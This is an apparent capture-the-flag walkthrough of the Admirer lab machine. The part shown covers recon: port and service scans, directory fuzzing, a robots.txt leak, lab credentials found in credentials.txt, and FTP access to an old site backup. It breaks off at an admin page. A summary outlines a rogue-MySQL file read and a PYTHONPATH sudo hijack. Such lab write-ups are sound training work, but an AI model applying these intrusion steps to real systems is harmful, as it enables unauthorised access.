Admirer
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Admirer is an easy Linux box that rewards reading slowly.robots.txtpoints at an/admin-dirholding acredentials.txtthat opens the FTP; inside there is an old copy of the site containing anadminer.php(Adminer 4.6.2). Adminer lets you connect to a database of ours, so we stand up a rogue MySQL and useLOAD DATA LOCAL INFILEto read/var/www/html/index.php, which leakswaldo's password. That credential works for SSH too. Aswaldowe have asudoentry taggedSETENV: we keepPYTHONPATHand pull off a Python library hijack onshutilto finish asroot.
Recon
Ping
A quick ping confirms the box answers and, through the TTL, hints at the operating system:
ping 10.10.10.187 -c 1
PING 10.10.10.187 (10.10.10.187) 56(84) bytes of data.
64 bytes from 10.10.10.187: icmp_seq=1 ttl=63 time=97.0 ms

--- 10.10.10.187 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 96.978/96.978/96.978/0.000 ms
TTL 63 → Linux: Linux starts its TTL at 64 and every routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), and the service scan confirms it.
Port scan
The full sweep is launched with jmap, a .zshrc function that asks for the IP and stores nmap's output in grepable format:
jmap
[+] Introduce una IP

10.10.10.187

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 20:48 CEST
Initiating SYN Stealth Scan at 20:48
Scanning 10.10.10.187 [65535 ports]
Discovered open port 80/tcp on 10.10.10.187
Discovered open port 22/tcp on 10.10.10.187
Discovered open port 21/tcp on 10.10.10.187
Completed SYN Stealth Scan at 20:49, 14.77s elapsed (65535 total ports)
Nmap scan report for 10.10.10.187
Host is up, received user-set (0.13s latency).
Scanned at 2025-06-15 20:48:57 CEST for 15s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.89 seconds
           Raw packets sent: 72283 (3.180MB) | Rcvd: 72279 (2.891MB)
The body of the function, so the scan can be reproduced without it:
jmap () {
        echo -e "\n[+] Introduce una IP\n"
        read ip
        echo
        sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
The REASON column shows the same ttl 63 the ping gave us, this time on TCP replies rather than ICMP: two different protocols pointing at the same operating system.
extractPorts parses that grepable file and leaves the list on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.187
Open ports: 21,22,80

Ports copied to clipboard

IP Address: 10.10.10.187
Open ports: 21,22,80
extractPorts () {
echo -e "Extracting information..."
ip_address=$(grep -oP 'Host: \K\S+' "$1" | head -n 1)
ports=$(grep -oP '\d+(?=/open)' "$1" | tr '\n' ',' | sed 's/,$/\n/')
echo -e "IP Address: $ip_address"
echo -e "Open ports: $ports\n"
{
echo -e "IP Address: $ip_address"
echo -e "Open ports: $ports\n"
} >> extractPorts.tmp
echo "$ports" | xclip -sel clip
echo -e "Ports copied to clipboard\n"
cat extractPorts.tmp
rm extractPorts.tmp
}And now the script and version scan, which returns the detail that sets the course: the http-robots.txt script already uncovers a disallowed entry.
jmap2 10.10.10.187 21,22,80
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
| http-robots.txt: 1 disallowed entry
|_/admin-dir
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
jmap2 () {
if [ "$#" -ne 2 ]
then
echo "Uso: jmap2 <ip> <puertos>"
return 1
fi
local ip="$1"
local puertos="$2"
nmap -p"$puertos" -sCV "$ip"
}nmap's http-robots.txt script runs with -sC alone and reads robots.txt for us. Getting /admin-dir here is a gift: it shows up during initial recon, before a single fuzzing tool is launched.
HTTP: identifying the stack
Before fuzzing, it helps to know what runs behind it. whatweb from the console:
whatweb 10.10.10.187
http://10.10.10.187 [200 OK] Apache[2.4.25], Country[RESERVED][ZZ], HTML5,
  HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[10.10.10.187], JQuery,
  Script, Title[Admirer]
And Wappalyzer from the browser, which adds the jQuery version:

ADMIRER OF SKILLS AND VISUALS

Technologies
  Font scripts:        Font Awesome
  Web servers:         Apache HTTP Server 2.4.25
  Operating systems:   Debian
  JavaScript libraries: jQuery 3.4.1
A static gallery with no obvious functionality. The next mandatory step is to read the source, in case there are comments or hidden paths:

<!DOCTYPE HTML>
<!--
	Multiverse by HTML5 UP
	html5up.net | @ajlkn
	Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)
-->
<html>
	<head>
		<title>Admirer</title>
		...
		<h1><a href="index.html"><strong>Admirer</strong> of skills and visuals</a></h1>
		...
		<article class='thumb'>
		<a href='images/fulls/art01.jpg' class='image'><img src='images/thumbs/thumb_art01.jpg' alt='' /></a>
		<h2>Visual Art</h2>
<!-- Footer -->
<footer id="footer" class="panel">
    <h2>Allow yourself to be amazed</h2>
    <h2>Follow me on ...</h2>
    <li><a href="#" class="icon brands fa-twitter"><span class="label">Twitter</span></a></li>
    ...
    <h2>Get in touch</h2>
    <form method="post" action="#"><!-- Still under development... This does not send anything yet, but it looks nice! -->
Nothing usable: it is a free HTML5 UP template with the social links pointing at # and a form whose own comment admits it sends nothing. Time to enumerate paths.
Content discovery
Two tools against the same target, because they use different wordlists and criteria:
gobuster dir -u http://10.10.10.187 -w /home/krmena/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -b 404
dirsearch -u http://10.10.10.187/ --exclude-status=404,403
# gobuster
/assets               (Status: 301) [Size: 313] [--> http://10.10.10.187/assets/]
/images               (Status: 301) [Size: 313] [--> http://10.10.10.187/images/]
/server-status        (Status: 403) [Size: 277]
Progress: 220564 / 220565 (100.00%)
Finished

# dirsearch
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://10.10.10.187/

[23:23:06] Starting:
[23:23:34] 301 -  313B  - /assets   ->  http://10.10.10.187/assets/
[23:23:50] 301 -  313B  - /images   ->  http://10.10.10.187/images/
[23:24:08] 200 -  126B  - /robots.txt
Task Completed
Neither finds anything beyond what you would expect on a gallery. The only file with content of its own is the robots.txt nmap had already flagged.
robots.txt points at /admin-dir
robots.txt not only reveals the /admin-dir path, its comment admits the directory holds "personal contacts and creds", exactly what a robots.txt should never advertise:

User-agent: *

# This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo
Disallow: /admin-dir
That robots.txt signs the warning with a name, waldo, which comes back at the end. And the directory indeed refuses to list itself:

Forbidden

You don't have permission to access this resource.

Apache/2.4.25 (Debian) Server at 10.10.10.187 Port 80
A 403 is not a wall: it means the directory exists but Apache will not list its contents. The files inside are still reachable if you guess the name, so we aim the fuzzer at that specific path:
dirsearch -u http://10.10.10.187/admin-dir/ --exclude-status=404,403
Target: http://10.10.10.187/

[23:48:11] Starting: admin-dir/
[23:48:47] 200 -   135B  - /admin-dir/credentials.txt
Task Completed
A single file, and with the most promising name possible:

[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
Three credentials for three different services. Of the open ports only the FTP fits, so that is where we start.
FTP: an old copy of the site
ftp 10.10.10.187          # ftpuser / %n?4Wz}R$tTF7
prompt
mget *
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:krmena): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
226 Directory send OK.
ftp> prompt
Interactive mode off.
ftp> mget *
local: dump.sql remote: dump.sql
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
226 Transfer complete.
3405 bytes received in 00:00 (9.10 KiB/s)
local: html.tar.gz remote: html.tar.gz
150 Opening BINARY mode data connection for html.tar.gz (5270987 bytes).
226 Transfer complete.
5270987 bytes received in 00:08 (639.43 KiB/s)
prompt turns off interactive mode, which is what lets mget * grab everything without asking file by file. Two files from December 2019: a database dump and a 5 MB .tar.gz holding the whole website.
tar -xf html.tar.gz &>/dev/null
ls
cd w4ld0s_s3cr3t_d1r
cat contacts.txt
# ls (before)
dump.sql  html.tar.gz  reports  scan

# ls (after extracting)
assets  dump.sql  html.tar.gz  images  index.php  reports  robots.txt  scan  utility-scripts  w4ld0s_s3cr3t_d1r

# cat contacts.txt
#########
# admins #
#########
# Penny
Email: p.wise@admirer.htb

##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb

##############
# designers #
##############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
...
This copy is an older version of the site: the secret directory was called w4ld0s_s3cr3t_d1r instead of admin-dir, and its credentials.txt holds the same content we already read. contacts.txt only gives email addresses, no passwords.

The valuable part is the other directory: utility-scripts, which showed up in no enumeration. We check whether it also exists in the current version:
Forbidden

You don't have permission to access this resource.

Apache/2.4.25 (Debian) Server at 10.10.10.187 Port 80
Another 403: the directory does exist on the live site, it just will not list. And this is where the old copy becomes a map, because we can see what was inside it:
cd utility-scripts
ls -la
total 24
drwxr-x---  2 root    www-data 4096 Dec  2  2019 .
drwxrwxr-x  7 krmena  krmena   4096 Jun 15 23:59 ..
-rw-r-----  1 root    www-data 1795 Dec  2  2019 admin_tasks.php
-rw-r-----  1 root    www-data  401 Dec  1  2019 db_admin.php
-rw-r-----  1 root    www-data   20 Nov 29  2019 info.php
-rw-r-----  1 root    www-data   53 Dec  2  2019 phptest.php
Four names to try by hand on the live site. admin_tasks.php does load:

Admin Tasks Web Interface (v0.01 beta)

